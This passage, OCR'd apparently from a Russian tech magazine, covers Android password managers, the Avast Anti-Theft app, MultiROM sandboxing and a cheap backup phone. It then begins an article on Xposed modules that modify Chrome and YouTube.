
Интересна функция автозаполнения, которая работает даже в сторонних приложениях, например в браузере Chrome (хотя плата за нее — возникновение тормозов и просадка батареи, так как приложение будет отслеживать все, что происходит на экране). Присутствует поддержка сканеров отпечатков пальцев. Триал-версия дается на две недели, потом оплата доллар в месяц.

- Dashlane — 256-битное AES-шифрование, синхронизация с разными устройствами (Windows, Mac, iOS и Android), автоматическое создание паролей на устройстве, встроенный браузер. Приложение позволяет хранить различную важную информацию (конфиденциальные заметки). Интересная функция — блокировка скриншотов. Предусмотрен ряд мер безопасности на случай попадания телефона в чужие руки. За 29 долларов в год появляется поддержка облачной синхронизации между устройствами.
- Keepass2Android сохраняет данные в kdbx-файл, который поддерживается настольными версиями. Шифрование ведется по алгоритму AES (Rijndael) 256 бит с заданным количеством проходов шифрования, может использоваться файл ключей. Способен синхронизироваться с Dropbox, Google Drive, SkyDrive, работает с протоколами FTP и WebDAV. Присутствует версия, которая не поддерживает синхронизацию с облаком: Keepass2Android Offline. Обе версии бесплатны.

8. УСТАНАВЛИВАЕМ СТОРОННИЙ АНТИВОР

Еще один штрих к нашей конфигурации — антивор. Да, есть Device Manager, но его функциональность очень скромна. Поэтому мы поставим Avast Anti-Theft (rooted). Он содержит огромное количество функций (включение сигнала, поиск по GPS, сброс, блокировка, незаметное фото двумя камерами при попытке разблокировать смартфон, управление по СМС, незаметный звонок для прослушивания воров и так далее), а кроме того, очень и очень живуч.

Avast не только прописывается в системный раздел, чтобы выдержать сброс до заводских настроек, но и по-




Не забываем ставить тут галочку при установке

мещает скрипт для восстановления самого себя в /etc/addon.d/, который запускают кастомные консоли восстановления (ClockworkMod, TWRP) до/после перепрошивки. Так что ты сможешь «обрадовать» нового владельца гостями из полиции. Жаль, но и без минусов не обошлось. Энергопотребление девайса немного увеличится, возрастет потребление оперативной памяти.

9. КАРАНТИН

Наши системы защиты бесполезны против заразы. Подхватить вирус через Google Play довольно сложно, но вот на разного рода варезниках такого добра хоть отбавляй. Для запуска подозрительного софта я рекомендую использовать MultiROM — систему, позволяющую устанавливать несколько прошивок на один девайс.

MultiROM доступен для владельцев Нексусов и многих других смартфонов. Установи инсталлятор из Google Play. Запусти приложение и поставь галочки на карточке Install/Update возле пунктов MultiROM и Recovery, выбери подходящее ядро в пункте Kernel. Нажми кнопку Install, смартфон будет перезагружен. Для установки второй прошивки зайди в TWRP (увеличение громкости + клавиша питания) и открой `Advanced -> MultiROM -> Add ROM`. Выбери zip и установи прошивку. Загрузить прошивку можно через меню.



Устанавливаем MultiROM

10. ПОКУПАЕМ ЗВОНИЛКУ

Ты всегда носишь с собой дорогущий смартфон с кучей конфиденциальной информации? Даже когда просто нужно быть на связи в сети оператора? Если да, то советую задуматься над приобретением дешевой звонилки. Как правило, телефон с ценой в 20–30 долларов от хорошей фирмы (а иногда и китайский) обеспечивает качество связи не хуже (а зачастую и лучше), чем у топовых аппаратов.

Для звонилки не существует вирусов, ее не жалко замочить под дождем или разбить об асфальт, она имеет небольшие размеры и помещается в лю-




бой карман. Да и ворам она вряд ли будет интересна. Кстати, если в смартфон установить специальную программу для управления по СМС, то в случае кражи можно будет очень быстро отправить СМС с запросом об удалении всей конфиденциальной информации.

ВЫВОДЫ

Как видишь, защитить смартфон, даже если на него установлена кастомная прошивка, а загрузчик разлочен, не так уж и сложно. Главное — соблюдать простые правила, и утечка данных тебе не страшна.

СОФТ НА СТЕРОИДАХ

РАСШИРЯЕМ ВОЗМОЖНОСТИ CHROME, YOUTUBE, WHATSAPP И ДРУГИХ ПРИЛОЖЕНИЙ С ПОМОЩЬЮ XPOSED


Денис Погребной
denis2371@gmail.com



Xposed позволяет изменить внешний вид и функциональность Android до неузнаваемости. Но этим его возможности не ограничиваются. Изменению поддаются даже сторонние приложения. В этой статье я расскажу, как с помощью Xposed изменить и добавить дополнительные настройки в Google Chrome, YouTube, WhatsApp, Gmail, Instagram, Hangouts, Google Play и некоторые другие приложения.

Для тех, кто еще не знает, Xposed — это система (фреймворк), которая позволяет запускать приложения, изменяющие поведение системы или любых приложений для Android (путем перехвата вызовов функций). В терминологии Xposed такие приложения называются модулями, и сегодня их насчитывается несколько сотен, а функциональность простирается от настройщиков строки состояния до полноценных движков тем. Чтобы установить эти модули, необходимо получить на смартфоне/планшете root, скачать инсталлятор Xposed, а затем установить с его помощью нужные модули.

У нас уже была статья, посвященная модулям Xposed общего назначения, в этот же раз мы поговорим о модулях, изменяющих сторонние приложения.

CHROME

Начнем с Chrome, едва ли не самого популярного приложения Google. В репозитории Xposed можно найти как минимум четыре модуля для его модификации. Это ChromePie, Chrome Selection Patch, Chrome new tab и IncognitoTab.


ChromePie добавляет в Chrome одну из самых интересных функций стандартного браузера Android (до версии 4.4) — круговое меню. Оно позволяет добраться до любых функций браузера с помощью большого пальца, а потому становится незаменимым при использовании смартфона одной рукой.

Chrome Selection Patch позволяет использовать поиск и ссылку «Поделиться» в режиме инкогнито, а также добавляет возможность поделиться ссылкой при долгом нажатии на нее. В сочетании с приложением Text Aide предоставляет еще несколько интересных функций:


- всплывающее окно с определением слова;
- вызов на телефонный номер, указанный на сайте;
- врезка со списком любимых поисковых систем;
- использование движка TTS для произношения выделенного текста.

Ну и последние два для повышения удобства работы с вкладками: IncognitoTab и Chrome new tab. Первый заставляет браузер просматривать любые внешние ссылки в режиме инкогнито, благодаря чему ты не будешь све-

титься на «левых» сайтах. А второй просто открывает новую пустую вкладку после тапа на иконку приложения.



Так меню выглядит в Chrome




Теперь после клика по ссылке появится такое меню

YOUTUBE


Для этого приложения модулей еще больше. Во-первых, есть блокиратор рекламы YouTube AdAway, модуль из разряда must have для всех, у кого не установлен обычный AdAway. Во-вторых, модуль для ограничения максимального качества воспроизводимого видео YourTube. Нужен он для того, чтобы не нагружать систему Full HD видео при размерах экрана, которые не позволяют его оценить. В-третьих, интерфейс YouTube можно сделать черным с помощью модуля DarkTube. И выглядит стильно, и кусочек батареи на AMOLED-экране сэкономишь.

Ну и наконец два моих любимых модуля: YouTube Background Playback и APV — YouTube module. Первый добавляет поддержку фонового воспроизведения видео в стандартный клиент. Теперь при случайном нажатии кнопки

Home видео продолжит работать, следовательно, его загруженная часть останется в ОЗУ. Ну и любителям слушать музыку из YouTube он непременно понравится. Второй воспроизводит видео в плавающем окне. Правда, в довесок придется установить плеер [Awesome Pop-up Video](#).



Окно настроек YourTube




Так выглядит окно с видео

PLAY STORE
